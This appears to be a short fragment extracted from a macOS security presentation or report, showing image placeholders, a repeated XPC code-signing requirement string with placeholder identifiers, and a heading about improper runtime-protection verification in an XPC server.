
**SecRequirement = “anchor apple generic and identifier ‘com.yourcompany.app’ and certificate leaf[subject.OU] = ‘ABCDEFG’”**

====




**SecRequirement = “anchor apple generic and identifier ‘com.yourcompany.app’ and certificate leaf[subject.OU] = ‘ABCDEFG’”**


### 3. Improper runtime protections verification in XPC server

